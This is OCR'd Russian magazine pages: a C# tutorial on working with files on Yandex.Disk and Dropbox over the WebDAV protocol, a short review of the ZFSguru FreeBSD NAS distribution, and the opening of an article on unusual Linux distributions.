РАЗБИРАЕМ УНИВЕРСАЛЬНЫЙ СПОСОБ РАБОТЫ С СОДЕРЖИМЫМ В ОБЛАЧНЫХ ХРАНИЛИЩАХ

Если бы в качестве введения я начал расписывать достоинства облачных хранилищ данных, ты бы подумал, что меня только что разморозили после двадцатилетнего анабиоза или что я серьезно злоупотребляю снотворными :). Поэтому скажу кратко, по-программистски: когда передо мной встала задача сделать программу, которая могла бы без привязки к API конкретного сервиса работать с файлами на множестве хранилищ (речь шла о бэкапе), оказалось, что это не так просто. Обо всех тонкостях и подводных камнях проделанной работы я решил тебе рассказать в этой статье.



Юрий «yurembo» Язев, независимый игродел
yazevsoft@gmail.com

WEBDAV

WebDAV (Web Distributed Authoring and Versioning) — это протокол для передачи данных и работы с ними, построенный поверх HTTP 1.1. Здесь следует заметить, что передача может быть как защищенной, так и незащищенной. В самом протоколе защищенность отсутствует, но она может быть добавлена через реализацию аутентификации на веб-сервере и шифрование посредством SSL, следовательно, в таком случае будет использоваться не HTTP, а HTTPS.

Изначально DAV разрабатывался для совместного создания и редактирования веб-страниц, но в процессе использования он нашел применение в качестве сетевой распределенной файловой системы, эффективной для работы в высоконагруженной среде и поддерживающей неустойчивое соединение. Таким образом, DAV подходит для управления файлами на веб-серверах, иными словами, реализации облачных хранилищ информации, где и был применен. С его помощью можно выполнять основные операции над файлами, содержащимися на сервере, проводить расширенные операции, как то: блокировка, получение метаданных, контроль версий и другие. Этот протокол стал заменой для старого доброго FTP, чье время подошло к концу.

WebDAV предоставляет семь команд:

- PROPFIND — получение свойств объекта на сервере в формате XML;
- PROPPATCH — изменение свойств объекта;
- MKCOL — создать папку на сервере;
- COPY — копирование на стороне сервера;
- MOVE — перемещение на стороне сервера;
- LOCK — заблокировать объект;
- UNLOCK — снять блокировку с объекта.

Таким образом, WebDAV позволяет изменять свойства хранящихся на сервере объектов, выполнять поиск с учетом свойств, блокировать объект (в нашем случае — файл) для организации возможности его редактирования только одним пользователем в распределенной среде, в которой доступ могут иметь много юзеров, управлять версиями файлов (посредством унаследованных команд check -in, -out), а также производить расширенный контроль доступа к файлам на основе списков.

Кроме того, WebDAV поддерживает унаследованные команды: GET — для скачивания файла, PUT — для заливки на сервер и DELETE — для удаления объекта. Мы не будем рассматривать все команды; в моем случае для реализации функционала утилиты мне понадобилось лишь четыре.

Ныне в разработке протокола участвуют Microsoft, Mozilla, Novell, IBM и другие. Поэтому не стоит удивляться тому, что поддержка WebDAV присутствует во многих продуктах Microsoft (в том числе Internet Explorer, проводнике, веб-сервере IIS и других), браузере Mozilla Firefox, продуктах фирмы Novell, IBM. Дополнительно, с помощью установки плагинов «подружить» с протоколом можно Total Commander и FAR.

Как уже было упомянуто, в Windows удаленное хранилище WebDAV можно подключить в проводник как дополнительный диск. Подобным образом можно поступить в OS X, организовав подключение к WebDAV-серверу как дополнительную директорию в обозревателе Finder.

ВОЗМОЖНЫЕ РЕШЕНИЯ

Передо мной стояла задача подключиться и организовать работу с данными на двух файловых хранилищах: Яндекс.Диск и Dropbox. Оба эти сервиса поддерживают работу по протоколу WebDAV. Регистрируя почту на Яндексе, ты автоматом получаешь доступ к 10 Гб облачного хранилища, к которому можно подключиться не только через стандартный клиент, но и с помощью сторонней тулзы (например, своей программы) посредством протокола WebDAV. При регистрации на Dropbox ты получаешь 5 Гб дискового пространства, которое можно использовать через стандартный клиент. Однако, чтобы получить доступ к хранилищу по WebDAV, надо пройти дополнительную регистрацию. В итоге, как выяснилось, этот доступ не бесплатный, тем не менее после регистрации дается свободный доступ на две недели. Размеры хранилищ можно увеличивать: или через доплату, или с помощью участия в разных акциях, проводимых сервисами, например находить баги и сообщать о них разработчикам.

Когда мне понадобилось написать программу для работы по WebDAV-протоколу, я первым делом заглянул в Win32 API, чтобы посмотреть, есть ли там функции для этого, подобно имеющимся для работы с FTP. Забегая вперед, отмечу, что сроки у меня стояли сжатые, поэтому использовать функции уровня API я не собирался. Как и следовало ожидать, в Win32 API, начиная с версии для Windows Vista, входит WebDAV API (goo.gl/F9kOjy). В него входит одно перечисление, три структуры и набор функций. Я подумал, что это хороший знак, поскольку на основе стандартного API непременно имеются более высокоуровневые решения и мне не придется засиживаться с функциями API-интерфейса.

Тут под руку попалась Delphi XE3, и я решил проверить, какие инструменты для работы с протоколом WebDAV есть у нее. Оказалось, что в ней (на вкладке Indy Clients палитры компонентов) есть компонент IdWebDav. Я уже подумал, что на этом исследования закончились... Но обнаружилось, что этот компонент ни в какую не коннектится к Яндексу (Яндекс.Диск был для меня более приоритетным сервисом, поэтому все тесты я в первую очередь проводил на нем).

Затем я решил воспользоваться старой, но проверенной временем сетевой библиотекой Synapse для Delphi. К тому же в Рунете есть прекрасный сайт, содержащий не-

Я решил воспользоваться старой доброй библиотекой Synapse для Delphi. Это решение проверено временем и хорошо документировано




Рис. 1. Разрабатываемая программа

сколько статей, посвященных этой либе, — www.webdelphi.ru. На первых порах работа двигалась хорошо, и мне удалось реализовать несколько функций протокола: создание папки, скачивание файлов, получение свойств объектов. Но самую главную функцию — загрузку файлов на сервер с локального компа — реализовать так и не удалось. Стало грустно: в интернете об этом протоколе толковой информации нет. Bing нашел несколько платных наборов компонентов для работы с сетью, одной из которых я ради интереса решил воспользоваться, чтобы выяснить, реально ли загрузить файл на Яндекс.Диск. Этой либой оказалась Clever Internet Suite. Создав компонент класса clWebDav, одной строчкой кода удалось закинуть файл на сервер:

```
clWebDav.Put('https://webdav.yandex.ru/1.jpg', ↵
stream);
```

где stream — файловый поток, предварительно созданный для чтения.

Прекрасно, но отталкивает стоимость этой либы: более 500 у. е., что не есть гуд. Если ты захочешь воспользоваться этим способом, то обрати внимание на версию библиотеки: к Яндексу можно подключиться только с помощью версии 7.0 и выше, если воспользоваться распространенной на просторах Сети версией 6.0, то загрузка данных на сервер не удастся. На этом «играться» с Delphi мне надоело, и я решил обратиться к dotNET и C#.

ПОДКЛЮЧАЕМСЯ К YANDEX.DISK + СОЗДАЕМ КОЛЛЕКЦИЮ

Поскольку WebDAV работает поверх HTTP/S, я решил воспользоваться классами HttpWebRequest и HttpWebResponse, которые входят в .NET Framework начиная с версии 2.0. При этом мы будем использовать .NET Framework 4.0 — почему, скажу ниже. Коротко говоря, первый из перечисленных классов представляет HTTP-запрос, второй — HTTP-ответ. Наша задача — правильно сформировать запрос таким образом, чтобы его мог понять WebDAV-сервер. Чтобы узнать, как правильно оформлять запросы WebDAV-серверу, обратимся к документации Яндекса по использованию протокола WebDAV (goo.gl/fP1FYK).

Следующим действием напишем небольшую программу, способную выполнить четыре операции: создать папку на удаленном хосте, загрузить объект, скачать объект и удалить объект. Этих операций достаточно для большинства приложений, решающих производственные задачи. Для простоты создадим WinForms-приложение. В паре слов расскажу о своей проге. Она представляет собой консольное приложение, запускаемое батником по расписанию. Ее основное действие — это заливка файлов на удаленный хост, при этом в ее задачи входит корректная обработка маски для выбора файлов, а также обработка путей, по которым они размещены, плюс правильное создание в облаке иерархии папок, подобной размещенной на локальном диске. Кроме того, поскольку программа работает в автоматическом режиме, она создает файл с логами. В нашей сегодняшней программе мы опустим эти действия (очевидно, что они не относятся к теме) и сконцентрируемся на протоколе WebDAV.

Обрати внимание: при создании заготовки проекта за основу лучше взять .NET Framework 4.0. И хотя поддержка WebDAV появилась еще во второй версии, по тестам стало видно, что та же самая программа, перекомпилированная с использованием .NET 4, работает в два раза быстрее, и это касается скорости работы с файлами и их пересылкой.

После создания заготовки приложения размести на его форме четыре кнопки. Первой операцией, которую мы реализуем, будет создание папки (или коллекции). Она самая простая из всех. На заметку: хотя Яндекс.Диск работает по защищенному протоколу HTTPS, папку можно создать по HTTP. Также на форме нам понадобятся четыре поля ввода: для задания адреса удаленного хоста (пока нацелимся на Яндекс. Диск: https://webdav.yandex.ru/), для ввода имени пользователя, пароля (для аутентификации на Яндексе) и ввода имени папки, которую мы хотим создать в облаке (рис. 1). Обрати внимание: адрес сервера надо вводить вместе с указанием протокола, в данном случае https://.

Первым делом в коде подключи пространства имен: using System.Net; — для работы с сетью и using System.IO; — для файлового ввода-вывода. Затем создай обработчик события нажатия на кнопку CreateDir. В него напиши такой код:

```
String folder = folderEdit.Text;
String url = urlEdit.Text;
String userName = nameEdit.Text;
String password = passwordEdit.Text;
url += folder;
url = url.TrimEnd();
HttpWebRequest request = HttpWebRequest.↵
Create(url) as HttpWebRequest;
request.Credentials = ↵
new NetworkCredential(userName, password);
request.Method = WebRequestMethods.Http.MkCol;
HttpWebResponse response = ↵
(HttpWebResponse)request.GetResponse();
HttpStatusCode code = response.StatusCode;
```

Вкратце обсудим код. В начале для удобства размещаем данные из полей ввода в переменные: имя папки, адрес хоста, имя и пароль юзера. Далее формируем URL-адрес: к адресу хоста прибавляем имя создаваемой папки. Как и у HTTP, у WebDAV есть стандартный номер порта — 443, поэтому его указывать необязательно. Теперь на основе URL мы можем создать объект HTTP-запроса, что делается в следующей строке. После создания надо заполнить некоторые его свойства. То есть необходимо указать такие данные, которые будут переданы серверу в заголовке запроса. Смотрим документацию Яндекса (ссылка приведена выше). В число необходимых параметров входят данные аутентификации. Яндекс принимает эти данные в двух видах: Basic — логин и пароль, QAuth — токен по протоколу QAuth. Мы выберем первый путь. Однако в таком случае данные должны быть закодированы. Это осуществляет объект класса NetworkCredential, конструктор которого получает имя и пароль в виде строк. Созданный объект

За основу лучше взять .NET Framework 4.0. И хотя поддержка WebDAV появилась еще во второй версии, по тестам стало видно, что та же самая программа, пере компилированная с использовани ем .NET 4, работает в два раза быстрее

этого класса присваивается свойству Credentials объекта запроса. Следующей строкой мы сообщаем, какую команду мы хотим выполнить, — MKCOL. В этом случае никакие данные передавать/получать не требуется, и сразу после этого мы отправляем запрос. Далее мы можем посмотреть, какой ответ вернул сервер, в случае успеха ответом будет строка Created. В классе HttpWebRequest определено много ответов на все случаи совместного общения клиента и сервера.

WebDAV-протокол не позволяет создать несколько вложенных папок за один запрос (/folder1/folder2/); можно создать только одну: /folder1/. Если каталог существует, а отправленный запрос пытается создать одноименную директорию, в таком случае сервер сгенерирует исключение, которое надо перехватить конструкцией try/catch. В приведенном выше примере упущена обработка исключений, поэтому, если будешь использовать его, не забудь добавить. Если необходимо узнать, существует каталог или нет, то для этого можно воспользоваться запросом PROPFIND, а потом получить и пропарсить ответ сервера, содержащий инфу в формате XML о имеющихся на сервере объектах. Но это получится долго, и, на мой взгляд, лучше использовать запрос MKCOL и в случае присутствия одноименной папки обработать исключение. Таким образом в своей консольной утилите я создаю иерархию папок. Кроме того, если одноименный каталог уже существует, происходит заход в него.

УДАЛЕНИЕ ОБЪЕКТА

Удаление файла и/или директории по протоколу WebDAV реализуется так же просто, как создание коллекции. Для реализации этой задачи послужит приведенный выше код, в котором надо заменить строчку, задающую выполняемый сервером метод, на следующую:

```
request.Method = "DELETE";
```

Как видно, в классе WebRequestMethods.Http отсутствует метод Delete, но мы можем задать желаемый метод в виде строки. Она будет отправлена на сервер, главное, чтобы он был в состоянии обработать и выполнить этот метод, а WebDAV-сервер, как мы знаем, на это способен.


В этом случае также лучше использовать конструкцию try/catch для перехвата исключения, которое может возникнуть по причине отсутствия удаляемого объекта.

СКАЧИВАНИЕ ФАЙЛА

Чтобы скачать файл из облачного хранилища по протоколу WebDAV, нужно проделать не так уж много манипуляций с имеющимся кодом. Но для начала закинь какой-нибудь файл в облако стандартными средствами (через веб-интерфейс или десктопный Яндекс-клиент). По замыслу, при скачивании файла в четвертое (нижнее) поле ввода мы будем вводить имя файла, который хотим закачать. Это же имя присвоим файлу-результату на локальном компе. Заметь, на сервере мы можем указать /Software/file.txt и будет получен доступ к файлу в папке Software, однако в локальной файловой системе автоматом папка создана не будет, поэтому ее предварительно надо создать. Коротко говоря, мы будем качать файл ZuneSetupPkg.exe (незаменимая тулза для работы с Windows Phone, которую частенько приходится доустанавливать на чужих компах, поэтому она всегда у меня под рукой — в облаке) из корня Яндекс.Диска в директорию с экзэшником.

В обработчике нажатия на кнопку Download после инициализации переменных, создания объекта-запроса и задания полномочий (Credentials) задай тип метода: GET (см. исходник в материалах к номеру). Затем, получив ответ сервера (объект класса HttpWebResponse), объявим переменные для чтения данных:

```
int byteTransferRate = 8192; // Размер буфера
byte[] bytes = new byte[byteTransferRate]; // Буфер
int bytesRead = 0;
long totalBytesRead = 0;
long contentLength = long.Parse(response.↵
GetResponseHeader("Content-Length"));
```



3

```
PUT /a/otpusk.avi HTTP/1.1
Host: webdav.yandex.ru
Accept: */*
Authorization: OAuth 0c4181a7c2cf4521964a72ff57a34a07
Etag: 1bc29b36f623ba82aaf6724fd3b16718
Sha256: T8A8H6B407D7809569CA9ABCB0082E4F8D5651E46D3CDB762D02D0BF37C9E592
Expect: 100-continue
Content-Type: application/binary
Content-Length: 103134024
```

Рис. 2. Файл скачан без осложнений

Рис. 3. Запрос на закачку файла из документации Яндекса

В последней строчке кода читаем из заголовка ответа от сервера размер файла и сохраняем его в переменную. Дальше создаем файловый поток для записи файла на диск:

```
FileStream fs = new FileStream(fileToDownload, ↵
FileMode.Create, FileAccess.Write);
```

Затем получаем поток от сервера:

```
Stream s = response.GetResponseStream();
```

Порциями читаем из него данные и пишем их в файл, пока есть что писать:

```
do {
    bytesRead = s.Read(bytes, 0, bytes.Length);
    if (bytesRead > 0) {
        totalBytesRead += bytesRead;
        fs.Write(bytes, 0, bytesRead);
    }
} while (bytesRead > 0);
```

После того как все данные записаны в файл, закрываем оба потока и серверный ответ. Во время считывания данных мы увеличивали переменную totalBytesRead на количество считанных байтов. В этом случае при отсутствии ошибок размер этой переменной должен стать равным размеру, который мы считали из заголовка, и если это так, то файл скачан корректно и мы выводим сообщение об этом (рис. 2), если же размеры не равны, тогда произошла неудача, об этом мы тоже сообщаем пользователю.

Этот код не лишен исключений, которые надо ловить, среди них: (404) невозможно найти файл (на сервере), невозможно записать в указанное место и многие другие.

ЗАГРУЗКА ФАЙЛА НА СЕРВЕР

Последняя операция, без которой наша утилита будет неполной, — это загрузка файла на удаленный хост. Это самая «хитрая» операция. Обсужденные выше операции не вызвали ни малейшего затруднения, но эта оказалась покруче! Я уже рассказывал, что с реализацией загрузки файла были трудности при использовании других средств разработки. И не все




Рис. 4. Яндекс.Диск

гладко было на C#. Вначале в документации посмотрим, какой запрос для заливки файла ждет Яндекс (рис. 3).

В полноценной программе надо осуществлять закачку сразу нескольких файлов (по желанию юзера), выбор файлов по маске, создание иерархии каталогов и, наконец, обработку ошибок. Мы же, чтобы не толочь воду в ступе, все это опустим и сконцентрируемся на загрузке одного заданного файла, без создания папок и обработки ошибок. Все это оставим тебе в качестве домашнего задания. Итак, в подготовленной мной проге из обработчика нажатия на кнопку вызывается метод UpdateFile, ему передаются имя хоста и имя загружаемого файла, которые берутся из соответствующих полей ввода. Начало самого метода подобно рассмотренным выше, однако теперь в заголовке запроса мы передаем на выполнение сервером команду PUT, то есть выказываем наше желание загрузить файл. Если при выполнении предыдущих запросов мы особо не опирались на документацию, то на этот раз она нам очень пригодится: включим в заголовок запроса все рекомендуемые Яндексом поля, а также некоторые дополнительные. Итак, рассмотрим код заголовка, а потом обсудим траблы:

```
request.ContentLength = fileLength;
request.KeepAlive = false;
request.ReadWriteTimeout = -1;
request.Timeout = -1;
request.AllowWriteStreamBuffering = false;
request.PreAuthenticate = true;
request.SendChunked = false;
request.ContentType = "application/binary";
request.ProtocolVersion = HttpVersion.Version11;
request.ServicePoint.ConnectionLimit = 1;
request.AllowAutoRedirect = false;
// request.Expect = "100-continue";
request.ServicePoint.Expect100Continue = true;
request.Accept = "*/*";
```

В нашей утилите мы реализовали весь планируемый функционал — четыре самые нужные команды, без которых не может обойтись ни один менеджер управления файлами на удаленном хосте

Значения некоторых параметров выведены методом научного тыка. Некоторые свойства зависят от других. Так, лучше отключить постоянное подключение (вторая строчка), ибо при этом генерируется исключение о невозможности одновременного чтения и записи в поток. Следующие два свойства задают тайм-аут для чтения и записи в сетевой поток. Значение -1 означает бесконечность. Размер загружаемого файла может быть неопределенно большим, поэтому мы не можем загадывать на время, которое понадобится для его загрузки. Следующее свойство: AllowWriteStreamBuffering — очень любопытное, оно включает или отключает буферизацию данных перед отправлением. При включении отправляемый файл сначала загружается в память, только после этого выгружается на сервер. Странность этого свойства заключается в том, что на некоторых хостах можно без проблем, отключив буферизацию, залить файл, однако на других будет всплывать исключение о необходимости буферизации. Возможно, это связано с какими-то настройками реестра или связи; не исключаю также различия между сервисами. В случае если буферизация включена и на сервер отправляется большой файл, может не хватить ресурсов (исключение SystemOutOfMemory). В свою прогу можешь добавить флажок для включения и отключения буферизации. Если буферизация отключена, тогда надо включить флаг PreAuthenticate (следующее свойство), с помощью которого данные аутентификации отправляются вместе с заголовком. Следующий параметр SendChunked (только для Яндекс.Диска) позволяет загружать на удаленный хост файлы заранее не определенного размера, на что Dropbox отвечает исключением. Далее указываем тип передаваемых данных, версию используемого протокола (11 означает 1.1), количество возможных HTTP-подключений: больше одного ни к чему. Запрещаем автоматическое перенаправление. Чтобы задать следующее рекомендуемое поле: «Expect: 100-continue», включающее ожидание ответа для запроса загрузки, нельзя использовать закомментированное свойство, надо использовать код, который строчкой ниже: request.ServicePoint.Expect100Continue = true;. Последним свойством HTTP-заголовка включается маска для принимаемых объектов, в нашем случае принимаются любые файлы: с произвольным именем и расширением.

После того как запрос сформирован, надо получить сетевой поток, в который мы будем записывать данные, отправляемые на сервер. Также открываем локальный файл для чтения. Выделяем байтовый буфер для временного хранения считанных из файла данных; затем в цикле начинаем читать и отправлять, записывая данные в поток. После этого закрываем сетевой и файловый потоки, в общем, как обычно. Получив ответ от сервера, проверяем HTTP-статус на его равенство флагу Created и сравниваем размер файла с количеством переданных байтов; если оба условия выполняются, значит, пересылка успешна, иначе — возникла проблема.

ИТОГИ


На этом разработка нашей утилиты подошла к концу. В ней мы реализовали весь планируемый функционал — четыре самые нужные команды, без которых не может обойтись ни один менеджер управления файлами на удаленном хосте. Мы не стали привязываться к услугам определенного хостинга, используя его API, мы разработали универсальное приложение, общающееся с сервером по стандартному протоколу WebDAV. Это позволило нашей программе, используя один код, подключаться сразу к нескольким серверам (я тестировал на Yandex.disk и Dropbox). Тем не менее, как мы увидели, разные сервисы несколько по-разному интерпретируют и поддерживают протокол.

Дальнейшее развитие проги предоставляю тебе, по ходу статьи я указал на возможные улучшения: это и загрузка нескольких файлов, и создание иерархии папок, и распараллеливание загрузки, и многое другое. Если копнуть глубже в протокол WebDAV, можно реализовать другие команды для управления контентом на сервере (если будешь допиливать код из этой статьи и из этого выйдет что-то дельное, напиши об этом к нам в редакцию. — Прим. ред.).

На этой ноте я хочу пожелать тебе удачи во всех делах и быть побольше на свежем воздухе :). До встречи на страницах][!


СТАНЬ ГУРУ ZFS

КРАТКИЙ ОБЗОР ДИСТРИБУТИВА ZFSGURU



Евгений Зобнин
androidstreet.net

Когда речь заходит об операционке для дешевого NAS на основе стандартного компа, невольно вспоминаются такие проекты, как FreeNAS или Openfiler, и самопальные конфигурации на основе Linux, FreeBSD и Solaris. Однако существует альтернатива, которая сочетает в себе лучшие черты всех этих систем. Она носит имя ZFSguru и представляет собой чистую FreeBSD с предустановленными средствами администрирования хранилища на основе ZFS и шаринга файлов посредством Samba и NFS.



ZFSguru как бы приглашает к знакомству

ZFSguru (zfsguru.com) появилась на свет как интерфейс администрирования файлового хранилища на основе ZFS. Однако позже превратилась в полноценную операционную систему на основе FreeBSD, способную выполнять функции не только NAS, но и ОС для самого разного класса задач. В отличие от FreeNAS и подобных решений, ZFSguru — это своего рода фряха с прокачанными функциями хранилища, которые ты получаешь сразу после установки.

Возможности ZFSguru:

- поддержка протоколов CIFS (через Samba), NFS, SSH, Rsync, AFP;
- возможность раздачи файлов через VirtualBox, OwnCloud, Xbox Media Stream;
- синхронизация через Rsync;
- работа в качестве iSCSI Target и iSCSI Initiator;
- поддержка файловых систем ZFS, UFS и ext2/ext3;
- работа системы с USB-дисков, CD-ROM или флешки;
- поддержка RAID уровней 0, 1, 5, JBOD, 5+0, 5+1, 0+1, 1+0 и RAID-Z и RAID-Z2 (ZFS);
- работа в качестве домена Active Directory;
- аутентификация пользователей с помощью Microsoft Active Directory и LDAP.

Все это можно настроить с помощью веб-интерфейса, доступного из коробки. После загрузки система сама подскажет свой IP-адрес, пройдя по которому можно ознакомиться с документацией и установить ZFSguru на жесткий диск. По умолчанию поддерживается установка только в файловую систему ZFS, поэтому система сразу предложит сделать на диске разметку GPT или MBR и создать пул. Единственное требование здесь — понимать, что такое разметка и пулы ZFS, без чего установить систему не удастся.

В дальнейшем с помощью все того же веб-интерфейса можно создать новые пулы, объединить жесткие диски в RAID и предоставить доступ через Samba, NFS или SSH. Все наглядно, просто и интуитивно понятно. В этом смысле ZFSguru не отличается от аналогов и поддерживает все основные функции ZFS. Однако, кроме NAS, система может использоваться и для любых других задач, в которых хороша FreeBSD.



WWW

Официальный сайт ZFSguru: zfsguru.com

Несколько русскоязычных документов по установке и настройке системы: zfsguru.ru


Отдельная вкладка здесь предусмотрена для управления работающими сервисами и установки дополнительных пакетов. Среди них, как ни странно, есть не только сервисы для отдачи файлов, но и графические среды, веб-браузеры и даже игры. Все это можно установить в один клик через веб-интерфейс и запустить через соседнюю вкладку. Среди предустановленных сервисов уже есть lighttpd (он используется для создания веб-интерфейса), nfsd, sshd, Samba и Sendmail.

Получив доступ по SSH, ты попадешь в самую обычную FreeBSD с ее репозиторием пакетов и стандартным командным интерфейсом, с помощью которого можно установить любые интересующие тебя сервисы и приложения. Никаких ограничений здесь нет, поэтому систему можно использовать для любых возможных задач, будь то веб-сервер, почтовый сервер или сервер DNS. А веб-интерфейс пусть остается для управления хранилищем и мониторинга.


Последняя версия ZFSguru основана на FreeBSD 10.1 и доступна только в 64-битной редакции. Кроме LiveCD-редакции дистрибутива, пригодной для установки на жесткий диск, доступна также версия с графическим интерфейсом GNOME. Обе версии требуют как минимум 2 Гб оперативной памяти (иначе система просто не сможет распаковать образ RAM-диска при загрузке).

ВЫВОДЫ

Главное преимущество ZFSguru в удобстве развертывания системы. Это и не операционная система для NAS, и не классическая FreeBSD. Это система, которая позволяет быстро установить и настроить систему для тех задач, в которых FreeBSD действительно хороша. Если NFS не главная функция, которую должна выполнять ОС, то перенастроить ее для выполнения чего-то другого будет очень просто. Намного проще, чем установить и настроить обычную фрю. ⌶



Эту страницу ты не раз увидишь, если будешь использовать ZFSguru



Сервисы ZFSguru сразу после установки

Akuppa John Wigham@flicker.com

13 ИЗУМРУДОВ

ОБЗОР САМЫХ НЕОБЫЧНЫХ ФУНКЦИЙ LINUX-ДИСТРИБУТИВОВ

В мире Linux мы привыкли видеть исключительно клоны. Debian, Ubuntu, Red Hat, SUSE — все это разные дистрибутивы, принципиальных отличий в которых нет. Половина популярных Linux-дистрибутивов — это форки Debian или Ubuntu, другие — форки древнего Slackware с измененным менеджером пакетов и красивыми конфигураторами. От былого разнообразия не осталось и следа, но, может быть, мы просто плохо ищем?



Евгений Зобнин
androidstreet.net

ФОРК РАЗДЕЛА «ВВЕДЕНИЕ» ИЗ ПРОШЛОЙ СТАТЬИ

Современному линуксоиду не понять, но раньше выбор дистрибутива был настоящей эпопеей. Дистрибутивы действительно отличались по многим параметрам, а ввиду отсутствия высокоскоростного интернета и виртуальных машин эти отличия играли весьма важную роль. Slackware предлагал сквозную простоту, Red Hat отличался проработанностью до мельчайших деталей и встроенными конфигураторами, Mandrake был оснащен графическим инсталлятором, а мегафичей Debian был APT, который позволял (ты не поверишь!) автоматически выкачивать софт из интернета.

Величайшей удачей было раздобыть четырехдисковый набор Red Hat, который включал в себя все графические оболочки и кучу прикладного софта, но, если это не удавалось, Mandrake на двух дисках был вполне пригоден. В те времена скачать образ диска могли лишь единицы, поэтому по рукам гуляли многочисленные болванки с самыми ходовыми дистрибутивами. Само дистрибутивостроение отличалось относительной простотой и было пропитано духом just for fun, благодаря которому появлялись многочисленные Франкенштейны, включая мой собственный, почивший где-то на дне 10-гигабайтного диска Seagate.

